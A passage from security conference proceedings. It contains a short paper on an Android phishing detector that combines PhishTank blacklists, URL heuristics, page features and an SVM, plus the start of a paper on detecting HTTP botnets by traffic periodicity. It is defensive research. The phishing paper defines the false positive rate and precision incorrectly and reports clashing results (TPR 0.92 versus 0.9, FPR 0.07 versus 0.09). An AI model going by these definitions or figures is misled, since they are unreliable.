5. Nait-Abdesselam, F., Bensaou, B., Taleb, T.: Detecting and avoiding wormhole attacks in wireless ad-hoc networks. IEEE Commun. Mag. **46**, 127–133 (2008)
6. Shi, Z., Lu, R., Qiao, J., Chen J., Shen, X.: A wormhole attack resistant neighbor discovery scheme with RDMA protocol for 60 GHz directional network. IEEE Trans. Emerg. Top. Comput. **1**(2), 341–352 (2013)
7. Choi, S., Kim, D.-Y., Lee, D.-H., Jung, J.-I.: WAP: wormhole attack prevention algorithm in mobile ad hoc networks. In: IEEE International Conference on Sensor Networks, Ubiquitous, and Trustworthy Computing (2008)
8. Yi, J., Fuertes, J., Clausen, T.: Jitter Consideration for Reactive Protocol in Mobile Ad Hoc Networks (MANETs). Internet-Draft, July 2013
9. Clausen, et al.: LOADng, Internet draft, July 2015
10. Hu, Y., Perrig, A., Johnson, D.B.: Wormhole attacks in wireless networks. IEEE J. Sel. Areas Commun. **24**, 370–380 (2006)
11. Matam, R., Tripathy, S.: WRSR: wormhole-resilient secure routing for wireless mesh networks. EURASIP J. Wirel. Commun. Networking **2013**, 1–12 (2013). Article 180
12. Khalil, I., Bagchi, S., Shroff, N.B.: LITEWORP: a lightweight countermeasure for the wormhole attack in multihop wireless networks. In: Dependable Systems and Networks (DSN), pp. 612–621 (2005)
13. Giannetsos, T., Dimitriou, T.: LDAC: a localized and decentralized algorithm for efficiently countering wormholes in mobile wireless networks. J. Comput. Syst. Sci. **80**(3), 618–643 (2013)
14. Qian, L., Song, N., Li, X.: Wormhole attacks detection in wireless ad hoc networks: a statistical analysis approach. In: 19th IEEE International Proceedings on Parallel and Distributed Processing Symposium (2005)
15. Song, S., Wu, H., Choi, B.-Y.: Statistical wormhole detection for mobile sensor networks. In: Fourth IEEE International Conference on Ubiquitous and Future Networks (ICUFN), pp. 322–327 (2012)
16. Wang, W., Lu, A.: Interactive wormhole detection in large scale wireless network. In: IEEE Symposium on Visual Analytics Science and Technology, Baltimore, MD, USA (2006)
17. Maheshwari, R., Gao, J., Das, S.R.: Detecting wormhole attacks in wireless networks using connectivity information. In: Proceedings of INFOCOMM, IEEE Conference on Computer Communications, pp. 107–115, May 2007
18. Pai, H.-T., Wu, F.: Prevention of Wormhole Attacks in Mobile Commerce Based on Non-infrastructure Wireless Networks. Elsevier: Electron. Commer. Res. Appl. **10**, 384–397 (2011)
19. Yu, M., Zhou, M.C., Su, W.: A secure routing protocol against byzantine attacks for manets in adversarial environments. IEEE Trans. Veh. Technol. **58**(1), 449–460 (2009)
20. Awerbuch, B., Curtmola, R., Holmer, D., et al.: ODSBR: an on-demand secure byzantine resilient routing protocol for wireless ad-hoc networks. ACM Trans. Inf. Syst. Secur. **10**(4), 1–35 (2008)
21. Ji, S., Chen, T., Zhong, S.: Wormhole attack detection algorithms in wireless network coding systems. IEEE Trans. Mob. Comput. **14**(3), 660–674 (2015)
22. ns2 User Manual. http://www.isi.edu/nsnam/ns/doc/index.html

Short Papers

A Solution to Detect Phishing in Android Devices

Sharvari Prakash Chorghe(✉) and Narendra Shekokar

Computer Department, D.J. Sanghvi College of Engineering,
Vile Parle, India
sharvarichorghe@gmail.com,
narendra.shekokar@djsce.ac.in

Abstract. Android OS is currently one of the most popular operating system in smartphones. Majority of the population today uses android phone. Use of smartphone is not bounded to calling, messaging apps or Video Chats but the users use it for financial transactions as well. There is an exponential growth in use of mobile services. Phishing is one of the major security threats in mobile devices for various reasons. Mobile phishing is dangerous because of hardware limitations of the device and the user attitude while using services on the device. Phishing is widely investigated in desktop environment but there is very little research on techniques to detect phishing on Android Device. The proposed system is a mechanism for detection of phishing on Android mobile devices. It is a hybrid solution to defend against zero-day phishing attacks. It includes 5 modules; URL Extraction, Static Analysis of URL, Web Page Foot printing, URL Based Heuristics and the SVM classifier. The system was evaluated using a dataset with 200 phishing websites URLs and 200 legitimate website URLs. The results show that 92% accuracy was achieved by the system.

Keywords: Phishing detection · Smartphones · Android security · SVM

1 Introduction

Android is easy to use, customizable open source operating system with more than billion devices from mobile phones and tablets to watches, TV and cars [1]. The smartphones might overtake use of fixed internet access on the desktop in near future. Smartphones are used by the user for various confidential data storage and access, banking and many crucial tasks. Due to features of smartphone the use of desktop or fixed internet services has reduced to a great extent. There won't be next generation of main frame or desktop open operating system but lot of development will be done on the small devices that are easy to carry every day and everywhere. In addition to this is users these days are attracted to ecommerce websites for shopping of various products ranging from minimal amount products to expensive products. All these monetary transactions are done on mobile devices with very little protection. Very few users have installed virus and malware detection and other protective solutions on their devices. Thus mobile devices are becoming easy target to the attacker with number of users increasing day by day. When users check there mails, social media profiles, banking and online shopping using mobile devices they become more vulnerable to phishing attacks.

Most of the attackers are attracted to phishing attack due to the hardware limitation in the mobile device and user approach while using mobile phones for confidential activities. Due to small screen size and limited memory designing of application user interface is constrained. Secure application identity indicators are not available in Mobile Operating system and web browsers. When a user tries to visit a website using browser installed on the device the browser hides the URL due to the screen size limitations on smartphones. The default browsers use the blacklist of the reported phishing web pages to alert users about phishing attack. Android being the most popular operating system in mobile phones; there is need to develop a solution that will protect users from phishing attack.

The remainder of this paper is organized as follows. Section 2 discusses about the various techniques that are implemented on desktop and mobile devices. Section 3 explains the system design and implementation details of the proposed system. Section 4 comprises of the various experimental evaluations that are performed on the system. In Sect. 5 we conclude the paper with few possible future enhancements.

2 Related Work

Luong Anh Tuan et al. presented an approach in [4] using URL based heuristics for detection of phishing. It focusses on the similarity of phishing site URL and legitimate site URL. It also include ranking of the site as a factor to decide if the site is phishing or not. It uses levenshtein distance to calculate the value of the heuristics and thus determines the threshold to compare with value of system. It determines distance of Primary domain with Google search engine spelling suggestions, Google page rank, Alexa Rank and Alexa Reputation.

In [6] Ram B. Basnet proposed a methodology that could be used as tool to detect phishing. A heuristic based approach is used to classify the URLs. Feature vectors are generated of training dataset and machine learning classifier is developed. Lexical features, keywords, search engine based features are considered in feature collector phase. The model is trained based on these features and the classifier is generated to classify new URLs as phishing or legitimate.

Guang-Gang Geng, Xiao-Dong Lee, Wei Wang [9] proposed an innovative way to detect phishing using the favicon of the webpage. The short form of Favourite icon or URL icon or bookmark icon is known as Favicon. It is used by attackers to create phishing web page but is ignored by the researchers. Favicon detection and recognition locates the suspicious brand sites, including authentic and counterfeit brands sites, and then PageRank and DNS filtering algorithm distinguishes the sites with branding rights from fake brands sites.

MobiFish lightweight scheme for mobile phones discussed in [10], using OCR text extraction tools, in order to verify the legitimacy of a website, comparing the text extracted from a login form with the corresponding second-level domain name (SLD). This technique is based on the assumption that most well-known enterprises use brand name as the SLD of their official websites which is also used, as an image, within their login forms. This scheme works on mobile browsers and do not depend upon results from external search engine.

Based on the survey it was observed that a lot of research and tools have been designed to detect phishing on desktop browsers. Researchers have proposed browser plugins or extensions, tools and additional software for detection of phishing on desktop. There are very few solutions proposed for security of mobile internet users. Android being popular with most of the mobile users in recent times; the proposed system is designed to detect phishing on mobile devices with android operating system.

3 System Design

The proposed system is a hybrid technology that includes static analysis for quick results if the URL is blacklisted, URL based heuristics and Web foot printing to detect zero day phishing attack. The system detects phishing on mobile devices with android operating system. The system is capable to detect zero day phishing attack. The system works in five phases; URL Extraction, Static Analysis, Webpage foot printing, URL based Heuristics and the Classifier.

Figure 1 shows the graphical representation of system design. In the first phase the URL is extracted that the user is trying to visit through our browser installed on android device. Once the URL is extracted it is compared with the blacklisted URLs. A Database is created that includes blacklisted URLs. The extracted URLs are verified and the user is warned if the URL is reported as blacklisted. If the requested URL is not present in the database the next stage is Web page foot printing wherein html content of the web page is analyzed and features are collected to classify the URL. In the next stage URL based features are collected and the feature vector in generated. This feature vector is further used to train the classifier. This classifier is used for classification for new URL thus assisting to detect zero day phishing attack.




Fig. 1. System design

STAGE 1: URL Extraction
A background activity is created to extract URL the user is trying to access using the browser installed on the android device. The background activity is responsible for extraction of the URL through the browser input box. This URL will be used further for classification.
STAGE 2: Static Analysis
Adatabase will be created that includes blacklisted URLs. These blacklisted URLs will be obtained from PhishTank (online phishing URL database). The URL extracted in stage 1 is compared if present in the database. If the URL is found in the database then user is alerted that the requested URL is not safe for browsing.
STAGE 3: Web page Foot printing
In this phase the html content of the extracted URL is analyzed. HTML features like presence of login forms, frequency of hyperlinks to external domain, number of pop-up are collected to generate feature vector.

- Login forms
  If the HTML content shows the login form code then the fields requested in the form are analysed. A typical login form consists of Username and password as required fields. If login form fields include other than the basic content then flag is set as 1.
- Frequency of hyperlinks to external domain
  Phished URLs have domain name other than the legitimate website. When the attacker creates a fake website they copy the HTML source code of the genuine website. Attacker does not change all the hyperlinks included in that page. If the frequency of hyperlinks to external domain is greater than the home page domain name the alert flag is marked as 1.
- Pop-up
  If the number of pop-up on the webpage is more than 5 then the alert flag for pop-up is set [16].

STAGE 4: URL Based Heuristics
In this stage external features and lexical features of the URL are analyzed. External features are those that are extracted from remote servers and lexical features are extracted from the URL string itself. External features considered in our approach are Google Page Rank, Alexa Rank and age of the domain. Lexical features like number of dots (.) in the URL, presence of @ in the URL and number of hyphens (-) in the URL are taken into consideration. @ is a very rare special character that appears in genuine URLs.

External Features. Google Page Rank, Alexa Rank and Age of the Domain are calculated from external sources google toolbar services, Alexa data and WHOIS query response system.

Lexical Features. Number of dots (.), Presence of @, Presence of hyphen (-) in domain name, Length of the URL, IP Address as URL these features are analyzed and the flag is set accordingly.

STAGE 5: Classifier

A feature vector is generated using previous stage outputs. Classifier is generated using training data. Using data of phished URLs from Phishtank and white listed URLs from DMOZ directory the classifier is trained to classify unknown samples. SVM Classifier can be used since it is more accurate and performs efficiently in presence of outliers.

The system is implemented as a background activity that creates the feature vector for unknown samples and sends it to the SVM classifier for classifying it as Phishing or Legitimate.

4 Experimental Evaluation

We evaluated the above system by collecting the dataset of phishing and genuine website URLs. In training phase the classifier was trained using dataset of 200 phishing URLs for 10 selected features. We performed 5-fold-cross-validation on this dataset for training and testing. To analyze the performance of the system 200 phishing websites were collected from PhishTank dataset and 200 legitimate websites from DMOZ directory. PhishTank is a free community site where anyone can submit, verify, track and share phishing data. PhishTank is an anti-phishing site that was launched by OpenDNS [18].

This dataset was used to analyze the performance and accuracy of the system. The performance of the system is measured using parameters like True Positive Rate (TPR), False Positive Rate (FPR), Accuracy and Precision were calculated. Accuracy measures the overall percentage of whole correct predictions. Precision measures the ratio between true positive and total number of samples. Precision is a description of random errors, a measure of statistical variability. Below are the formulas given for these performance metrics [13].

$$TPrate = \frac{TP}{(TP + FN)}$$

$$FPrate = \frac{FP}{(TP + FP)}$$

$$Accuracy = \frac{(TP + TN)}{[(TP + FP) + (TN + FN)]}$$

$$Precision = \frac{TP}{(TP + FP)}$$

The performance of proposed system i.e. My_Phishing browser was compared with default google chrome browser on MotoG3 and google chrome on desktop. Out of 200 phishing website URLs 184 were correctly identified by our system. Google chrome for mobile devices detected 103 and desktop version detected 176 as phishing sites. From the dataset of 200 white listed URLs collected from DMOZ directory 15 were incorrectly classified as phishing by My_Phishing browser. There was no incorrect white-listed URL classification in Google chrome for desktop and mobile device. Table 1 shows the values of the performance metrics of all the three browsers.

Table 1. Performances of the browsers.

Browser	TPR	FPR	Accuracy	Precision
My_Phishing	0.92	0.07	92.25	0.92
Chrome_mobile	0.51	0	75.75	1
Chrome_desktop	0.88	0	94	1

The True positive rate (TPR) for proposed system, Google chrome for mobile device and Google chrome for desktop is 0.9, 0.51 and 0.88 respectively. Zero False positives were detected for chrome browsers on both mobile and desktop. False positive rate obtained for the proposed system was 0.07. Accuracy is greater in implemented system as compared to the accuracy of google chrome for mobile devices (Fig. 2).

Figures 3, 4 and 5 show the comparison of the performance metrics for the all the three browsers. It was found that some websites were blocked on Google chrome desktop browser but were allowed to visit on mobile version of google chrome browser. Similarly there were few fake websites that were allowed to visit on desktop browser as well thus making it vulnerable to zero day phishing attack. Figure 5 shows that the precision of the proposed system is low as compared to other systems. The reason for this shortfall is that FPR of google chrome desktop and mobile browser is 0 and 0.09 for the proposed system.




Fig. 2. Comparison of true positive rate




Fig. 3. Comparison of false positive rate




Fig. 4. Comparison of accuracy






Fig. 5. Comparison of precision

Figures 6, 7 and 8 shows the results of the proposed system detecting the phishing site for PayPal. The figure shows that the site was allowed to visit in the google chrome browser for both desktop and mobile but was detected correctly in the proposed system.


8:18
account-services.site/webapps
PayPal
Email address
Password
Log In
Forgot your email address or password?
Sign Up
About | Accounts | Fees | Privacy | Security Center | Contact Us | Legal Agreements | Mass Pay


Copyright © 1999-2016 PayPal. All rights reserved.
Consumer advisory- PayPal Pte. Ltd., the holder of PayPal's stored value facility, does not require the approval of the Monetary Authority of Singapore.

Fig. 6. Mobile browser allowing phishing site


Log in to your PayPal acc
account-services.site/webapps/aef65/websrc
PayPal
Email address
Password
Log In
Forgot your email address or password?
Sign Up
About | Accounts | Fees | Privacy | Security Center | Contact Us | Legal Agreements | Mass Pay
Search the web and Windows
ENG
08:18 PM
16-07-2016

Copyright © 1999-2016 PayPal. All rights reserved.

Fig. 7. Desktop browser allowing phishing site


account-services.site/webapps

This is not a safe site. Do not visit

This is not a safe site. Do not visit

Fig. 8. Proposed system detecting the phishing site

5 Conclusion and Future Work

The prime objective of developing this system was to improve the security of mobile devices with android operating system against the phishing attack. Mobile devices were selected as platform to implement this system since the use of mobile phones has increase rapidly. The proposed system succeeds in detecting phishing where google chrome for desktop and mobile fail to do so. The sites reported in PhishTank are later blocked by the chrome browser which proves the proposed system is capable of detecting zero day phishing attack. It provides wider protection as compared to the default browsers that are pre-installed on the mobile devices. Static analysis, URL based heuristics and use of machine learning algorithm helped to get accurate results and thus increase the protection. The system was implemented and tested on Moto G3 android device running on Android version 6.0.1. Our experimental evaluation shows that the system is capable of detecting suspicious websites effectively.

In future the system can be integrated with Weka tool for android to get optimized algorithm to classify the websites. Additional heuristics like network analyzer results also can be included while generation of feature vector. There were few websites that were incorrectly classified as phishing in the proposed system. Improvement can be done so as to minimize the number of false positive i.e. genuine URLs classified as phishing. In addition to this the technique proposed in this system can be integrated with the Android Framework in future.

References

1. Android. https://www.android.com/
2. Phishing. https://en.wikipedia.org/wiki/Phishing

3. Anti Phishing Working Group (APWG). http://www.antiphishing.org/
4. Nguyen, L.A.T., et al.: Detecting phishing web sites: a heuristic URL-based approach. In: 2013 International Conference on Advanced Technologies for Communications (ATC 2013). IEEE (2013)
5. Dunlop, M., Groat, S., Shelly, D.: Goldphish: using images for content-based phishing analysis. In: 2010 Fifth International Conference on Internet Monitoring and Protection (ICIMP). IEEE (2010)
6. Basnet, R.B., Doleck, T.: Towards developing a tool to detect phishing URLs: a machine learning approach. In: 2015 IEEE International Conference on Computational Intelligence & Communication Technology (CICT). IEEE (2015)
7. Feroz, M.N., Mengel, S.: Phishing URL detection using URL ranking. In: 2015 IEEE International Congress on Big Data (BigData Congress). IEEE (2015)
8. Chang, E.H., Chiew, K.L., Tiong, W.K.: Phishing detection via identification of website identity. In: 2013 International Conference on IT Convergence and Security (ICITCS). IEEE (2013)
9. Geng, G.-G., et al.: Favicon-a clue to phishing sites detection. eCrime Researchers Summit (eCRS). IEEE (2013)
10. Wu, L., Du, X., Wu, J.: MobiFish: a lightweight anti-phishing scheme for mobile phones. In: 2014 23rd International Conference on Computer Communication and Networks (ICCCN). IEEE (2014)
11. PhishTank. http://www.phishtank.com/what_is_phishing
12. Bottazzi, G., et al.: MP-Shield: a framework for phishing detection in mobile devices. In: 2015 IEEE International Conference on Computer and Information Technology; Ubiquitous Computing and Communications; Dependable, Autonomic and Secure Computing; Pervasive Intelligence and Computing (CIT/IUCC/DASC/PICOM). IEEE (2015)
13. Mohammad, R.M., Thabtah, F., McCluskey, L.: Intelligent rule-based phishing websites classification. IET Inf. Secur. **8**(3), 153–160 (2014)
14. Mukhopadhyay, S., Argles, D.: An anti-phishing mechanism for single sign-on based on QR-code. In: 2011 International Conference on Information Society (i-Society). IEEE (2011)
15. Han, W., Wang, Y., Cao, Y., Zhou, J., Wang, L.: Anti-phishing by smart mobile device. In: IFIP International Conference on Network and Parallel Computing - Workshops (2007)
16. Vibhuti, K.P., et al.: Safe internet browsing using heuristic based technique. Int. J. Eng. Dev. Res. **2**, 1759–1766 (2014)
17. Siddiqui, A.T., Zamani, A.S., Ahmed, J.: Android security model that provide a base operating system. J. Telecommun. **13**(1), 36–43 (2012)
18. PhishTank. What is Phishing? http://www.phishtank.com/what_is_phishing
19. Wikepedia. Accuracy and Precision. https://en.wikipedia.org/wiki/Accuracy_and_precision
20. Shaikh, J.S.: Facebook Phishing, 15 August 2015. https://linuxworkgroup.wordpress.com/2015/08/25/facebook-phishing/
21. Abdelhamid, N.: Multi-label rules for phishing classification. Appl. Comput. Inform. **11**(1), 29–46 (2015)

Feature Selection for Effective Botnet Detection Based on Periodicity of Traffic

T. Harsha(✉), S. Asha(✉), and B. Soniya

Department of Computer Science and Engineering,
SCT College of Engineering, Trivandrum, India
harsha91@gmail.com, asha.kulathinkara@gmail.com,
soniya.balram@gmail.com

Abstract. Botnets are networks that are composed with a set of compromised machines called bots that are remotely controlled by a botmaster. They pose a threatening remark to network communications and applications. A botnet relies on its command and control communication channel for performing attacks. C2 traffic occurs prior to any attack; hence, the detection of botnet's traffic helps in detecting the bots before any real attack happens. Recently, the HTTP based Botnet threat has become a serious challenge for security experts as Bots can be distributed quickly and stealthily. The HTTP Bots periodically connect to particular web pages or URLs to get commands and updates from the Botmaster. In fact, this identifiable periodic connection pattern has been used to detect HTTP Botnets. This paper proposes an idea for identifying bots that exhibit non periodic nature as well normal traffic that exhibit periodic nature. The proposed method reduces the false positive rate as well as increases the detection rate. For that a set of traffic features are taken from many detection methods and feature selection is made on these features. Feature selection helps in enhancing the detection rate of the bot traffic in the network. For performing feature selection Principal Components Analysis is chosen. Top ranked features from PCA are added to existing work. Result shows improvement in detection rate and reduction in false positive rate.

Keywords: Botnet · C&C server · Periodicity · Bot · HTTP

1 Introduction

Nowadays, threat to network security has been increasing. There are many attacks such as spamming, distributed denial of service (DDoS) and phishing which have become commonly on the network. Nowadays attackers use high-speed network connections in order to perform disruptive attacks that would infect the machines and harness their processing power over the Internet. Attackers develop new methods to infect the machines from different location as well as to avoid being detected, it is necessary to develop an efficient method to detect the malicious activities of attacker and prevent these epidemics of infection of host on network [1].

Botnets is a network of infected machines called the bots. Bots are the malicious program that is installed on the vulnerable host to perform malicious activities.

Such programs can be installed on the vulnerable host in many ways, by downloading malicious files, by accessing infected sites etc. Bots are typically configured so that each time when the user boots their machine the bot is initialized. Once the bot is initialized they are ready to perform malicious actions by receiving commands from their master called botmaster or botherder. Bot communicates with their master through a channel called command and control (C&C) channel. The C&C channel is what that distinguishes the bot from other type of malware. Also in command and control communication channel, the traffic occurs before the attack execution and can be considered as the efficient communication between the different members of a botnet [2] which makes the detection of Command and control communication channels traffic makes interest as it can detect bots before any targeted victim is attacked.

The Botnets' C&C channel mechanism has been continually evolving over several architectures (e.g. Centralized, P2P, and Hybrid) and different protocols (e.g. IRC, HTTP) to create more sophisticated, robust and stealthy communication models. For instance the standard HTTP protocol and port 80 is being used by one of the latest generation of Botnets to imitate the normal web traffic and bypass the current network security systems. The periodic nature of HTTP Botnet communications with their command and control servers can lead them to be detected [3]. This work measures the periodicity of HTTP and web based activities that can be used as a metric in HTTP Botnet detection and thereby identify the presence of bot in the network.

As an enhancement to this work, two challenges are met. The first challenge is that a normal traffic showing the periodic behavior and the second challenge is the bot showing non periodic behavior. To overcome these challenges feature selection is made. For that different features specified in each detection system is collected. It is most important to choose the relevant set of attributes among them. The traffic feature contains both relevant and irrelevant set of features. Only relevant set of features helps in efficient detection. In order to identify the relevant set of features from the collected feature set, relevance analysis is made. Several relevance methods are present. Among them the most commonly used method is Principal Components Analysis (PCA). PCA is the analysis of data to identify patterns and finding patterns to reduce the dimensions of the dataset with minimal loss of information. The output of PCA is a set of relevant features. Among them top ranked features are chosen. The result shows improvement in detection rate and reduction in false positive rate.

The remainder of the paper is organized as follows: Sect. 2 gives an overview of related work. Section 3 gives our approach of detecting bots in the network. Then the experimental evaluation is given in Sect. 4 and the paper is concluded and future work is given in Sect. 5.

2 Related Works

There are many botnet detection techniques available which helps to detect the presence of bots in the network. Network based detection method is the one of the efficient method in detecting bots [2]. Several studies were conducted in this area to detect and to understand the behavior of botnet [3]. During earlier times, honeypots were set up in the network which helps to capture the malware and is used to understand their behavior [4]. Detecting and analyzing of botnet based on passive monitoring of network are useful, these techniques can be further classified into signature-based technique, anomaly based technique, DNS-based technique and mining-based technique. Signature-based detection techniques were used for detecting only known form of bots, but they are not useful for detecting unknown bots [4]. Anomaly-based detection techniques tries to detect botnets based on different network traffic anomalies such as high volume of network traffic, higher latency in the network, traffic on ports that are unusual and unusual system behavior which indicate the presence of bots in the network [6]. Host-based botnet detection begins with client-side antivirus protections, because the penetration itself always occurs through malware. But anti-virus technology fails in finding infections, so administrators should also be on the lookout for additional issues [7]. DNS detection techniques use DNS information of the botnet. Bots execute DNS queries for locating their Command and Control server. In this way by using DNS traffic, bots can be detected [7]. Several data mining techniques like machine learning, classification, clustering etc. can be used to efficiently detect botnet. In network based detection technique, network traffic are analyzed for botnet detection. Traffic behavior analysis methods can work with encrypted channels. Bots show similarities in there traffic which helps in detecting them from the normal traffic. The common features that established by the bot within a botnet are their uniformity of traffic behavior, communication behavior etc. whereas Network based techniques uses encryption algorithms and is cheaper than other approaches [2].

3 Botnet Detection Based on Periodicity of Traffic

Botnet communication behavioral pattern falls into more categories such as non-periodic, weakly-periodic and strongly periodic based on the periodicity of HTTP Botnets command and control communication both with random and fixed intervals and regardless of the Botnet size and scale. Architecture of the proposed system is given in Fig. 1. First data preparation and grouping is done on the captured HTTP traffic and then divided it into different groups based on the source and destination IP address [11]. After converting into groups three metrics were computed for classifying and identifying periodic HTTP communication patterns.

- Periodic Factor (PF): The Periodic Factor or PF is a numeric metric which measures the periodicity of botnet traffic where bots frequently contact with their botmaster to receive new updates and commands. To calculate the PF the total traffic collection time is divided into number of time windows (tw) with equal duration which have presented earlier in previous study [12]. Consider the Ts and Te as the start and end time that packet capturing begins and ends. The time windows can be represented as $[T_s, T_1]$, $[T_1, T_2]$,…,$[T_n, T_e]$. The length of each time window plays an important role in the accuracy of the behaviour analysis. Accordingly, as proposed in [12] a group can be considered as periodic if a particular flow can be observed in all of the time windows. To formulate the aforementioned concept a metric called PF can be calculated for each flow activities using formula (1).

$$\mathrm{PF} = \frac{\sum_{tw=1}^{n} O}{n} \tag{1}$$

where n is the number of time windows and O is a binary value to indicate the observation of particular communication in time window. For each time window the O value of a group is 1 if and only if a communication is observed and otherwise 0. In short activities are considered periodic if the PF is equal to 1, weak periodic if it is between 0.5 and 1 and it is non periodic if the PF is less than 0.5.

